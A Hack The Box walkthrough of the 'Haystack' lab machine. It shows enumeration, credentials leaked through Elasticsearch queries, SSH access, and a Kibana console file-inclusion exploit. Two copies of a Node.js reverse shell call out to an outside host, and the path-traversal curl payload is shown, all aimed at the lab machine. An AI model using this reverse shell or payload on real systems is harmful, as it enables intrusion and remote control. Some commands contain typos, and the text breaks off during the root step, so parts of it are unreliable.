Hack the Box – Haystack

As normal I add the IP of the machine 10.10.10.115 to /etc/hosts as haystack.htb




Enumeration

nmap -p- -sT -sV -sC -oN initial-scan haystack.htb


It seems we have discovered just a couple of ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22, HTTP on 80 and another web service on 9200.

Overview of Web Services

Let's take a quick look at the webpages to see what we have. I got the following on port 80.



And I got the following on port 9200.



Needle

There didn't seem to be anything interesting on this page, apart from the needle in the haystack. It reminded me of a previous machine with some steg. I decided to run strings on the image to see if it held anything useful.

wget http://haystack.htb/needle.jpg

Once I had the image, I looked to see if it held anything useful.

strings needle.jpg


bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==

The last line revealed what seemed to be base 64 encoding. I looked to see if this was in fact the case.

echo bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg== | bsae64 -d

```
root@kali:/opt/htb/haystack.htb# echo bGEgYWdlamEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg== | base64 -d
la aguja en el pajar es "clave"root@kali:/opt/htb/haystack.htb#
```

It seemed we had a Spanish sentence. I had to get this translated as Spanish is not a language is Speak.



Not much to go on, but I decided now was a good time to look at the other port.

JSON querying

Having seen the page from earlier, I knew that this was json and simply had to discover the correct syntax to query it. From the initial screen, I also identified the possibility of elasticseach system in place with kibana.

```
name: "iQEYHgS"

cluster_name: ["elasticsearch"]

cluster_uuid: "pjrX7V_gSFmJY-DxP4tCQg"
```

After a little digging into the json syntax, I finally got some information out that I though maybe be useful.

curl http://haystack.htb:9200/_all/_search

I tried some custom search strings including key to see if I could extract anything useful.

curl http://haystack.htb:9200/ all/ search?q=key


```
root@kali:/opt/htb/haystack.htb# curl http://haystack.htb:9200/_all/_search?q=key
{"took":16,"timed_out":false,"_shards":{"total":16,"successful":16,"skipped":0,"failed":0},"hits":{"tota
l":1,"max_score":4.9028025,"hits":[{"_index":"bank","_type":"account","_id":"68","_score":4.9028025,"_so
urce":{"account_number":68,"balance":44214,"firstname":"Hall","lastname":"Key","age":25,"gender":"F","ad
dress":"927 Bay Parkway","employer":"Eventex","email":"hallkey@eventex.com","city":"Shawmut","state":"CA
"}}]}}root@kali:/opt/htb/haystack.htb#
```

And then remembering that the message was in Spanish, I decided to use clave as the query.


curl http://haystack.htb:9200/ all/ search?q=clave

```
root@kali:/opt/htb/haystack.htb# curl http://haystack.htb:9200/_all/_search?q=clave
{"took":35,"timed_out":false,"_shards":{"total":16,"successful":16,"skipped":0,"failed":0},"hits":{"tota
l":2,"max_score":5.9335938,"hits":[{"_index":"quotes","_type":"quote","_id":"45","_score":5.9335938,"_so
urce":{"quote":"Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg "}},{"_index":"quotes",
"_type":"quote","_id":"111","_score":5.3459888,"_source":{"quote":"Esta clave no se puede perder, la gua
rdo aca: cGFzczogc3BhbmlzaC5pcy5rZXk="}}]}}root@kali:/opt/htb/haystack.htb#
```

It was all in Spanish again, so I would need to translate it.



And, the other part was;



There was also some encoded text along with it too and decided to decode that.

echo dXNlcjogc2VjdXJpdHkg | base64 -d
echo cGFzczogc3BhbmlzaC5pcy5rZXk= | base64 -d

```
root@kali:/opt/htb/haystack.htb# echo dXNlcjogc2VjdXJpdHkg | base64 -d
user: security root@kali:/opt/htb/haystack.htb# echo cGFzczogc3BhbmlzaC5pcy5rZXk= | base64 -d
pass: spanish.is.keyroot@kali:/opt/htb/haystack.htb#
```

This gave me a user and a password. security:spanish.is.key

SSH Access

I was unable to find anything on the site to use these credentials, so I tried them through SSH. To my surprise....

```
root@kali:/opt/htb/haystack.htb# ssh security@haystack.htb
The authenticity of host 'haystack.htb (10.10.10.115)' can't be established.
ECDSA key fingerprint is SHA256:ihn2fPA4jrn1hytN0y9Z3vKpIKuL4YYe3yuESD76JeA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'haystack.htb,10.10.10.115' (ECDSA) to the list of known hosts.
security@haystack.htb's password:
Last login: Wed Feb 6 20:53:59 2019 from 192.168.2.154
[security@haystack ~]$
```

It worked. I now had the user.txt

```
[security@haystack ~]$ ls
user.txt
[security@haystack ~]$ cat user.txt
04d18bc79dac1d4d48ee0a940c8eb929
[security@haystack ~]$
```

04d18bc79dac1d4d48ee0a940c8eb929

Now it was time to see what was running on the machine.

Kibana

Knowing that Elasticsearch and Kibana were on the machine, I knew of some local exploits for this and decided to check them out. I had a quick google to find the exposed exploit and found it at https://www.bleepingcomputer.com/news/security/file-inclusion-bug-in-kibana-console-for-elasticsearch-gets-exploit-code/. This is an RCE, so I hoped to try and gain a bit more privileges and run as the user Kibana is running as.

I found some node.js reverse shell at https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell to use. I placed this js within the tmp directory.

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(8080, "192.168.33.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

I created a file called dm.js

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(4444, ["10.10.14.11", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

Now that I had the js script in the desired location, I then had to try and execute it.

I set up my listener

nc -nlvp 4444

```
root@kali:/opt/htb/haystack.htb# nc -nlvp 4444
listening on [any] 4444 ...
```

I then executed to RCE that I had found.

```
curl -X GET
```

"http://localhost:5601/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../.../.../.../tmp/dm.js"

```
[security@haystack tmp]$ curl -X GET "<a href="http://localhost:5601/api/console/api server?sense version=@@SENSE">http://localhost:5601/api/console/api server?sense version=@@SENSE</a>
VERSION&apis=../../../../../../../../../tmp/dm.js"
```

Once I had executed the RCE I got the shell requested.

```
root@kali:/opt/htb/haystack.htb# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.115] 51520
whoami
kibana
```

Getting root flag

From the process I decided to utilise the run parts to create an entry in the tmp folder that

```
root@kali:/opt/htb/haystack.htb# scp security@haystack.htb:/tmp/LinEnum.txt .
security@haystack.htb's password:
LinEnum.txt 100% 63KB 409.1KB/s 00:00
```